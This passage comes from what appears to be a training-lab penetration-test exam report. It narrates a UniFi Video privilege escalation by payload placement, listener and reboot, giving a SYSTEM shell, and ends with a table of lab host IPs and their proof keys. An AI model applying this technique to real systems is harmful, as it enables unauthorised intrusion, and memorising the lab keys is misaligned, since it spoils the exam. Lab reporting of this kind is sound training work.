05/01/2018  01:00 AM               768 Ubiquiti UniFi Video.lnk
```

Figure 3.158: Payload Placement

Finally, the tester opened another listener on his local machine and restarted the computer.




Figure 3.159: PC Restart




Figure 3.160: New Shell Reception

As shown, the tester now gained a shell with `nt authority/system` permissions on the target.

Vulnerability Explanation:

This vulnerability is specific to the UniFi Video software and abuses weak file/folder permissions as well as insecure coding practices such as searching for and executing a file which does not exist.

Vulnerability Fix:

This vector to escalation can be mitigated by updating the UniFi Video software to the latest version and maintaining it with all relevant updates and security patches.

Severity:

The severity of this vulnerability is high because it allows a low-privileged user to gain full, unfettered access to the system's data and applications.

Proof Screenshot Here:




Figure 3.161: Key Grab

Proof.txt Contents:

onc5fjjdac2jdpwnpp1r

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of this assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting keys from the exam network was completed, I reverted each machine back to it's original state. VHL should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Key.txt Contents:

IP Addresses	Hostname	Key.txt Contents
10.12.1.27	Aaron	ibvsojxhcqkvdwvvezvi
10.12.1.30	Records	9416snu86rmffnkx290j
10.12.1.41	Trails	2y1n8eogzx30wj706qa1
10.12.1.53	vps1723	w76jooebu9p4yshd9q71
10.12.1.68	Fed	m4qrv9ghu2u4k9p2xst6
10.12.1.88	Webadmin	jbk490m7px62htbmwrp0
10.12.1.129	Sam	qiab2o8ypnquoy87wvew
10.12.1.136	WinAS01	25cx2lbsi97ofbcosbyp
10.12.1.142	Teamspeak	5iuz6e8ktzuyhhtitvhn
10.12.1.156	PM	hln661ubd8s3h9r3bhkn
10.12.1.235	Trace	onc5fjjdac2jdpwnpp1r